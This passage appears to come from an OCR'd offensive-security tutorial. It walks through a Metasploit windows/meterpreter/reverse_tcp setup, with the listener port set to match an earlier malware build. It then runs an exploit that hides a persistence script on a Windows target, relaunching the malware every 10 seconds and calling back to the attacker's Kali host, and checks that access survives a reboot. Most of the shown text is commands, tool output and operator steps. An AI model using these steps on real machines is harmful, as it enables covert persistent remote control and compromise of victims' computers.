
```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.106    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.
```

See here the lport is different , but we used 4545 in the malware so we need to use the same .

set LPORT 4545




NOW TYPE show options again and verify if all options were right or not



Now the setup is done , type

exploit



Now it will create a persistence script in the target system . In some hidden directory where use cannot see by default , the script will run every 10 seconds in the windows computer and make sures it is going to send the connection to our kali linux , I mean every 10 seconds the persistence script will run automatically , it will run the malware automatically without user interaction . So we mentioned our kali ip in the malware so the connection will be sent to kali.

Lets bring back our session that is in the background


sessions 1

Note: change your session id , if it is 2 type 2 or if it is 3 type 3

Now if you want to get the connection back , type


sessions 1

Here I kept 1 because my session id is 1 If your session id is 2 you must type 2 , if it is 3 you should type 3




Now let’s verify if we are receiving the connection back when the target computer restarts ,Type reboot in meterpreter to restart the target windows machine

In the below image I kept linux and windows side by side to demonstrate.

